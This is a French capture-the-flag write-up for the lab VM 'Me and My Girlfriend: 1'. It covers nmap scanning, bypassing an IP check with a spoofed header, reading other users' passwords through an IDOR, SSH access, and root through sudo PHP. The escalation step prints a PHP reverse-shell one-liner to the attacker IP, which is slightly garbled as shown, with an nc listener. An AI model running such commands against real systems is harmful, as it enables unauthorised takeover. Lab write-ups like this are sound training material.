

ME AND MY GIRLFRIEND



About Release

- **Name:** *Me and My Girlfriend: 1*
- **Date release:** *13 Dec 2019*
- **Author:** *TW1C3*
- **Series:** *Me and My Girlfriend*

Description :

Cette VM nous dit qu'il y a un couple d'amoureux à savoir Alice et Bob, où le couple était à l'origine très romantique, mais depuis qu'Alice a travaillé dans une entreprise privée, "Ceban Corp", quelque chose a changé par rapport à l'attitude d'Alice envers Bob comme quelque chose est "caché", et Bob demande votre aide pour obtenir ce qu'Alice cache et avoir un accès complet à l'entreprise !


Niveau de difficulté : Débutant

OS : Linux

Remarques : 2 flags à trouver

Apprentissage : Application Web | Escalade de privilèges simple

Avant de commencer, voici un schéma représentant les phases du test d'intrusion :



Sommaire :

- Reconnaissance
- Récolte d'informations
- Exploitation
- Escalade de privilèges
- Suppression des traces*

Disclaimer :

Toutes les informations et tous les logiciels disponibles sur ce site sont uniquement à des fins éducatives. Utilisez-les à votre propre discrétion, les propriétaires du site ne peuvent être tenus responsables des dommages causés. Les opinions exprimées sur ce site sont les nôtres et ne reflètent pas nécessairement celles de nos employeurs.

L'utilisation de tous les outils sur ce site pour attaquer des cibles sans consentement mutuel préalable est illégale. Il est de la responsabilité de l'utilisateur final d'obéir à toutes les lois locales, nationales et fédérales applicables. Nous n'assumons aucune responsabilité et ne sommes pas responsables de toute mauvaise utilisation ou dommage causé par ce site.

*Ici, cette étape ne sera pas disponible.

Nous pouvons enfin commencer à découvrir cette box.

1ère étape : Reconnaissance



De manière très brève, nous utilisons l'outil *Netdiscover* qui va permettre d'identifier la machine cible et son adresse **ip** (ici en local).

Nous obtenons ainsi :

IP-cible : 192.168.100.5

IP-attaquant : 192.168.100.4

Une fois que nous avons récoltés ces informations, nous pouvons passer à la suite.


2ème étape : Gain d'informations

Nous allons d'abord effectuer un scan avec le scanner *Nmap*.

Nous obtenons **deux port** ouverts :

- 22 **ssh**

- 80 **http**





```
kali@K4L1: ~/Pentest/Me-And-My_GF
(kali@K4L1)-[~/Pentest/Me-And-My_GF]
$ sudo nmap -p- 192.168.100.5 -A -sC -sV -oN nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-27 23:36 CET
Nmap scan report for 192.168.100.5
Host is up (0.0041s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|_ 2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|_ 256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_ 256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:1B:86:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

La version de **ssh** ne semble pas être vulnérable, nous allons donc nous diriger vers le site web, ici **Apache**.

En arrière-plan, un scan avec *Gobuster* ainsi qu'avec *Nikto* est lancé pour récupérer des informations.


La première fois sur le site, nous sommes interdit d'y accéder. En regardant le code source, nous avons un indice caché qui nous indique comment **bypasser** cette restriction.

En utilisant *cURL*, nous pouvons modifier le header de la requête pour afficher une **ip local**, pour accéder au site.



En précisant l'**ip 127.0.0.1**, nous arrivons bien à **bypasser** cette restriction.


Revenons à nos scans lancé plus tôt. *Gobuster* et *Nikto* nous donnent quelques fichiers existant mais rien de concret.




Maintenant que nous avons accès au site, nous pouvons essayer de le tester et trouver des **vulnérabilités**. Il y a plusieurs options disponibles comme se connecter et créer un compte. Nous créons donc un compte. La première chose qui interpelle est l'**url**.

Le paramètre **user_id=** est dynamique. En créant notre compte, nous avons **user_id=6**. En modifiant ce chiffre, nous pouvons voir les comptes des autres utilisateurs avec leurs mot de passe caché par l'**HTML**. Il y a en tout 5 utilisateurs.

Exemple de l'utilisateur Alice :




Utilisation de l'inspecteur **HTML** de *Firefox* pour afficher le mot de passe de Alice :



3ème étape : Exploitation

Cette étape sera assez rapide car le mot de passe de Alice trouvé précédemment est le même que celui pour se connecter à son compte **ssh**.



```
alice@gfriEND: ~  
kali@K4L1: ~/Pentest/... x  kali@K4L1: ~/Pentest/... x  alice@gfriEND: ~ x  
(kali@K4L1)-[~/Pentest/Me-And-My_GF]  
$ ssh alice@192.168.100.5  
alice@192.168.100.5's password:  
Last login: Tue Dec 28 06:04:24 2021 from 192.168.100.4  
alice@gfriEND:~$ id  
uid=1000(alice) gid=1001(alice) groups=1001(alice)  
alice@gfriEND:~$
```



```
alice@gfriEND: ~/my_secret
alice@gfriEND:/home$ cd
alice@gfriEND:~$ ls -la
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13 2019 .
drwxr-xr-x 6 root  root 4096 Dec 13 2019 ..
-rw----- 1 alice alice  25 Dec 28 06:06 .bash_history
-rw-r--r-- 1 alice alice 220 Dec 13 2019 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13 2019 .bashrc
drwx----- 2 alice alice 4096 Dec 13 2019 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13 2019 .my_secret
-rw-r--r-- 1 alice alice 675 Dec 13 2019 .profile
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls
flag1.txt  my_notes.txt
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to g
ive to bob! I know if it's given to him then Bob will be hurt but this is better than Bo
b cheated!

Now your last job is get access to the root and read the flag ^_^


Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$
```

Nous sommes connectés en tant que Alice et nous avons le premier flag ! Il se trouve dans le dossier caché `.my_secret`.

4ème étape : Escalade de privilège

Là-aussi, cette dernière étape sera rapide.


En énumérant les droits **sudo** disponibles pour l'utilisateur Alice, nous pouvons identifier une vulnérabilité critique. En effet, Alice peut exécuter **PHP** en tant que **root**.



```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User alice may run the following commands on gfriEND:
  (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$
```

Grace à **PHP**, nous pouvons lancer des commandes arbitraires. Il suffit d'envoyer un reverse shell en commande pour avoir la main complète sur le système.



```
kali@K4L1:~$ nc -l -vnp 1234
listening on [any] 1234 ...
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.5] 57024
# id 66 ifconfig
uid=0(root) gid=0(root) groups=0(root)
eth0      Link encap:Ethernet  HWaddr 08:00:27:1b:86:15
          inet addr:192.168.100.5  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1b:8615/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2195776 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2062432 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:332714135 (332.7 MB)  TX bytes:956545315 (956.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:144 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:14616 (14.6 KB)  TX bytes:14616 (14.6 KB)
#

alice@gfriEND:~$ sudo /usr/bin/php -r '$sock=fsockopen("192.168.100.4",1234);shell_exec("/bin/sh -i <63 2>63");'
```

Voilà, nous sommes bel et bien **root** de la machine.

Le second flag se trouve dans le dossier **root**.

```
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/root
# ls -la
total 32
drwx----- 3 root root 4096 Dec 13 2019 .
drwxr-xr-x 22 root root 4096 Dec 13 2019 ..
-rw----- 1 root root 0 Dec 13 2019 .bash_history
-rw-r--r-- 1 root root 3106 Feb 20 2014 .bashrc
drwx----- 2 root root 4096 Dec 13 2019 .cache
-rw-r--r-- 1 root root 1000 Dec 13 2019 flag2.txt
-rw----- 1 root root 238 Dec 13 2019 .mysql_history
-rw----- 1 root root 81 Dec 13 2019 .nano_history
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
# cat flag2.txt
```

```
Get The Flag!

Yeaahhhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here :) I really hope you guys give me feedback for this challenge whether you like it or not because it can be a reference for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbee560930e77ff984b644fde66e7}
#
```

Voilà, c'est tout pour cette box qui fût assez simple et recommandée pour les débutants.

Si vous avez des remarques, des suggestions, des critiques, n'hésitez pas à me les faire savoir pour que je corrige.

PS : C'est mon premier « rapport » ou write-up, je n'ai aucune expérience dans la rédaction de rapport

Crédits : Vssksj

:)